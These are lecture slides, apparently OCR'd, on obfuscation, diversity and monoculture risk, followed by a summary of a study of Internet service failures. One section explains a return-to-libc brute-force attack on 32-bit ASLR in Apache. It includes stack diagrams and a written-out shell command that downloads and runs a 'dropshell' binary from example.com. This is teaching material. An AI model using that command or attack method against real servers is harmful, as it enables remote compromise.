


Obfuscation and Diversity:
Probabilistic System Security

Kyle Croman
CS6410: Advanced Systems

Definitions

- Obfuscation:
  - To be evasive, unclear, or confusing*
  - In context, this means making a system difficult to understand and analyze
- Diversity:
  - The condition of having or being composed of differing elements*
  - Different applications, patch levels, hardware

*Definitions from Merriam-Webster

Why are these relevant?


- Security!
- Obfuscation
  - It is much harder to break into something you don't understand
- Diversity
  - Virus propagation is inhibited by substantial differences between platforms

Monoculture

- A collection of identical computing systems
  - Hardware
  - Operating system
  - Applications
    - Identical versions, patches, configuration, etc.
- Why monocultures?
  - Interoperability
  - Ease of use/management
    - Significantly less expensive
  - Widely adopted standards
  - Virtualization

Monocultures – Security?

- In a modern data center employing virtualization, each node is:
  - Running the exact same binaries
  - Using the exact same hardware
  - Configured exactly the same way



- What happens when an adversary tries to exploit a vulnerability in the system?
  - Virus
  - Malicious user

PANIC!!1!

- Soon, consolidated systems will be the *only* realistic option for large scale enterprises
  - Google, Microsoft, Facebook, etc.
  - Government
  - Infrastructure
    - Power grid, transportation, water, communication

- …and it will take only a single exploit to bring down ALL of them
  - Okay, maybe more than one, but you get the idea

Classification of Attacks

- Configuration attacks
- Technology attacks
- Trust attacks

Configuration Attacks

- Hackers will always go for the easiest target
- Misconfigured software is akin to leaving the door wide open
  - No exploit development required
- Examples:
  - Factory default settings
  - Administrative oversights/mistakes

Configuration Error – Another example

- Cat + GPS + WiFi sniffer =
  - People still use WEP…
  - (default router configuration)

2014-07-19T17:09:25Z
2014-07-19T18:42:04Z
CocoKitteh
CocoKitteh
2014-07-19T18:57:28Z
2014-07-19T17:14:34Z
2014-07-19T19:48:52Z
2014-07-19T18:00:55Z
2014-07-19T17:45:28Z
2014-07-19T17:19:43Z
2014-07-19T17:40:19Z
2014-07-19T17:50:37Z
2014-07-19T17:55:46Z
2014-07-19T18:06:04Z

Monocultures and Configuration Errors

- Single or limited configuration for all nodes
  - Highly trained staff can come up with a robust and well-understood solution
  - Reduces configuration vulnerabilities
  - Ensures compatibility

- Drawbacks
  - Users cannot customize their environment
    - Set of verified programs may be small
  - If there is a mistake in the global configuration, an attacker can compromise every system

Technology Attacks

- Exploit programming errors or design vulnerabilities on the target system
  - Buffer Overflows
  - Logic errors
  - Unintended side effects
- 0-day exploits
  - Every large piece of software has bugs
    - This includes operating systems and applications we use on a daily basis
  - “0 days” refers to the fact the developer has had no time to fix the previously unknown flaw before it is used in an attack

Tech Attacks in Monocultures

- Two separate problems
  - Defending a single platform
  - Defending all platforms in the network
- **Artificial diversity** addresses both issues
  - Take arbitrary applications and transform them WITHOUT changing or hindering their functionality
  - Randomization
  - Attacker no longer has exact knowledge of the binary being targeted

What and How Can We Randomize?

- The most widespread method in use today is ASLR
  - Implemented at the OS level
    - Vista, OSX, several Linux distributions
  - Basic idea: when a program is loaded into memory, randomize the offsets of its various sections (stack, heap, text, libraries)
- Other ideas:
  - Permute program code
    - Done at compile time or with binary rewriters
  - Change system call numbers on a per platform basis
  - Use different libraries on different platforms
  - Many, many more…

Trust attacks

- Diversity (including randomization) increases the number of attacks that can compromise some part of the system

- How can we protect against a single compromised node?
  - Decompose network into subnets or enclaves
  - Fine-grain authorization protocol to limit interaction between nodes

Monocultures - Conclusion

- Breaking into systems is easy
  - It is simply not possible to defend against all attacks
  - Developers can't catch all bugs
  - Legacy code
  - Plethora of tools available to hackers and exploit developers
- Artificial diversity and obfuscation go a long way towards mitigating technology attacks
  - How do we measure effectiveness and attacker effort?
  - Designed to defeat known attacks
    - We won't know its broken until someone breaks it

Derandomization Attack - Background

- Buffer overflow exploit to hijack control of the program
- Because of W⊕X, modern attacks are all code reuse attacks
  - Return-to-libc
    - Loaded into every program
    - Encapsulates system call API
  - Return Oriented Programming (ROP)


- Attacker needs to know the virtual addresses of the code he plans to reuse
  - Must derandomize code to deploy a working exploit

PaX ASLR – 32 Bit System

- Randomness:

Executable	Mapped	Stack
16 bits	16 bits	24 bits
65,536	65,536	16,777,216

- Executable contains code
- Mapped contains the heap and libraries



Attack - Overview

- Return-to-libc attack
- Created a vulnerability in their copy of Apache
  - Modeled after a known buffer overflow in an Oracle SQL module (strcpy to a fixed size buffer)
- Does not require knowledge of stack addresses
  - The randomization does not change stack *layout*
- **Step 1:** Brute force the offset of the mapped region
  - delta_mmap, 16 bits
- **Step 2:** Use this offset to find and call system() to obtain a remote shell

Attack – Brute Force

- Precompute the offset of usleep(), system(), and a ret instruction in the libc library
- Repeatedly send exploits with guesses for the address of the usleep() function
- On failure:
  - The process will crash and Apache will fork a new listener child
    - All children inherit the randomized offsets of their parents
  - As a result, the connection terminates immediately
- On success:
  - The connection will hang for 16 seconds before terminating

Brute force - Payload



top of stack (higher addresses)
⋮
ap_getline() arguments
saved EIP
saved EBP
64 byte buffer
⋮
bottom of stack (lower addresses)

Figure 1: Apache child process stack before probe



top of stack (higher addresses)
⋮
0x01010101
0xDEADBEEF
guessed address of usleep()
0xDEADBEEF
64 byte buffer, now filled with A's
⋮
bottom of stack (lower addresses)

Figure 2: Stack after one probe

- Saved EIP overwritten with guess at usleep()
- Argument to usleep() is 0x01010101
  - Smallest number that avoids null bytes
- Return address is 0xDEADBEEF
  - Will crash the program on return if our guess didn't already

Remote Shell Payload



top of stack (higher addresses)
⋮
ap_getline() arguments
saved EIP
saved EBP
64 byte buffer
⋮
bottom of stack (lower addresses)

Figure 3: Apache child process stack before overflow



top of stack (higher addresses)
⋮
pointer into 64 byte buffer
0xDEADBEEF
address of system()
address of ret instruction
⋮
address of ret instruction
0xDEADBEEF
64 byte buffer (contains shell commands)
⋮
bottom of stack (lower addresses)

Figure 4: Stack after buffer overflow

- Write the shell command into the buffer
  - wget http://www.example.com/dropshell; chmod +x dropshell; ./dropshell
- Chain address of ret instruction to eat up stack space
  - Necessary to obtain a pointer into the buffer as an argument
- Address of system() one byte before the pointer

Results

- Attacking machine:
  - 2.4 GHz Pentium 4
- Server:
  - Athlon 1.8 GHz
  - 150 child processes
  - 100 Mbps network connection
- Each probe is around 200 bytes total (including packet headers)
  - 12.8 MB of exploit payloads in the worst case
- Time in seconds to exploit success

Min	Max	Average
29	810	216

Possible Improvements to ASLR

- Rerandomization
  - Gains only a single bit of expected trials
- Fine-grain randomization
  - Not useful against guessing the address of a single function unless more bits of entropy can be provided
- Watcher daemons to monitor crashes
  - Attack then becomes denial of service
- 64 bit architecture – larger address space
  - At least 40 bits of entropy – brute force infeasible


Other notes on ASLR

- Information leakage attacks can bypass ASLR
- Buffer overflow mitigation techniques will protect against these attacks with or without ASLR
  - There are attacks against these as well…
- 64 bit architecture seems like the best solution
  - But what about 32 bit legacy programs running in compatibility mode?
- Better ASLR systems exist
  - But they often incur significant performance penalties
- Diversity does not solve the problem, but it does require additional attacker effort to overcome

Why Internet Services Fail

- A case study of 3 large scale internet services
  - **Online:** an online service and internet portal
  - **Content:** a global content hosting service
  - **ReadMostly:** a read-mostly internet service
- Identify
  - Which components are most failure prone
  - Which failures have the highest time to repair (TTR)
  - Examine mitigation techniques
- Component failure is a failure of any part of the system
- Service failure is a user-visible failure

Services - Details



service characteristic	Online	ReadMostly	Content
hits per day	~100 million	~100 million	~7 million
# of machines	~500, 2 sites	> 2000, 4 sites	~500, ~15 sites
front-end node architecture	Solaris on SPARC and x86	open-source OS on x86	open-source OS on x86
beck-end node architecture	Network Appliance filers	open-source OS on x86	open-source OS on x86
period of data studied	7 months	6 months	3 months
component failures	296	N/A	205
service failures	40	21	56

Table 1: Differentiating characteristics of the services described in this study.

- All are hosted in geographically distributed collocation facilities
- All have a load balancing tier, a front-end, and a back-end (data storage)
  - Front end software is all custom written
  - ReadMostly and Content have custom back-end software
- No access to data for component failures that did not result in service failures for ReadMostly

Architecture – Content and ReadMostly




Figure 1: The architecture of one site of *Content*. Stateless metadata servers provide file metadata and route requests to the appropriate data storage servers. Persistent state is stored on commodity PC-based storage servers and is accessed via a custom protocol over UDP. Each cluster is connected to its twin site via the Internet.




Figure 3: The architecture of one site of *ReadMostly*. A small number of web front-ends direct requests to the appropriate back-end storage servers. Persistent state is stored on commodity PC-based storage servers and is accessed via a custom protocol over TCP. A redundant pair of network switches connects the cluster to the Internet and to a twin site via a leased network connection.

Architecture - Online





clients
Internet
Load-balancing switch
x86/ Solaris (400 total)
web proxy cache
(8)
SPARC/ Solaris
(6 total)
(8)
stateless workers for **stateful** services (e.g. mail, news, favorites)
SPARC/ Solaris
(50 total)
stateless workers for **stateless** services (e.g. content portals)
~65K users; email, newsrc, prefs, etc.
(6 total)
news article storage
storage of customer records, crypto keys, billing info, etc.
Filesystem-based storage (NetApp)
Database

Figure 2: The architecture of one site of *Online*. Depending on the particular feature a user selects, the request is routed to any one of the web proxy cache servers, any one of 50 servers for stateless services, or any one of eight servers from a user's "service group" (a partition of one sixth of all users of the service, each with its own back-end data storage server). Persistent state is stored on Network Appliance servers and is accessed by worker nodes via NFS over UDP. This site is connected to a second site, at a collocation facility, via a leased network connection.

Redundancy


- All three services use redundancy to mask component failures
- Good at preventing hardware, software, and network failures from becoming service failures
- Not as effective in masking operator error





Service Failure by Location


- Large percentage of front end failure attributed to configuration errors
  - Configuration errors make up the vast majority of operator error
- ReadMostly has mostly network related service failures
  - Better software testing
  - Fewer changes to the service
  - More redundancy
  - Network failure is difficult to mask



	Front-end	Back-end	Net-work	Un-known
Online	77%	3%	18%	2%
Content	66%	11%	18%	4%
Read-Mostly	0%	10%	81%	9%

Table 2: Service failure cause by location. Contrary to conventional wisdom, most failure root causes were components in the service front-end.

Service Failure by Component




	Operator node	Operator net	H/W node	H/W net	S/W node	S/W net	Unknown node	Unknown net	Environ ment
Online	31%	2%	10%	15%	25%	2%	7%	3%	0%
Con-tent	32%	4%	2%	2%	25%	0%	18%	13%	0%
Read-Mostly	5%	14%	0%	10%	5%	19%	0%	33%	0%

Table 3: Service failure cause by component and type of cause. The component is described as node or network, and failure cause is described as operator error, hardware, software, unknown, or environment. We excluded the "overload" category because of the very small number of failures caused.

- Note operator error is significant in all three

Time To Repair (TTR)

- Defined as the time between the detection of a service failure to the time to return to pre-failure service quality
- TTR does not take into account the priority assigned to the repair by the operator




	Front-end	Back-end	Network
Online	9.4 (16)	7.3 (5)	7.8 (4)
Content	2.5 (10)	14 (3)	1.2 (2)
Read-Mostly	N/A (0)	0.2 (1)	1.2 (16)

Table 4: Average TTR by part of service, in hours. The number in parentheses is the number of service failures used to compute that average.

More TTR

	Operator node	Operator net	H/W node	H/W net	S/W node	S/W net	Unknown node	Unknown net
Online	8.3 (16)	29 (1)	2.5 (5)	0.5 (1)	4.0 (9)	0.8 (1)	2.0 (1)	N/A (0)
Content	1.2 (8)	N/A (0)	N/A (0)	N/A (0)	0.2 (4)	N/A (0)	N/A (0)	1.2 (2)
Read-Mostly	0.2 (1)	0.1 (3)	N/A (0)	6.0 (2)	N/A (0)	1.0 (4)	N/A (0)	0.1 (6)

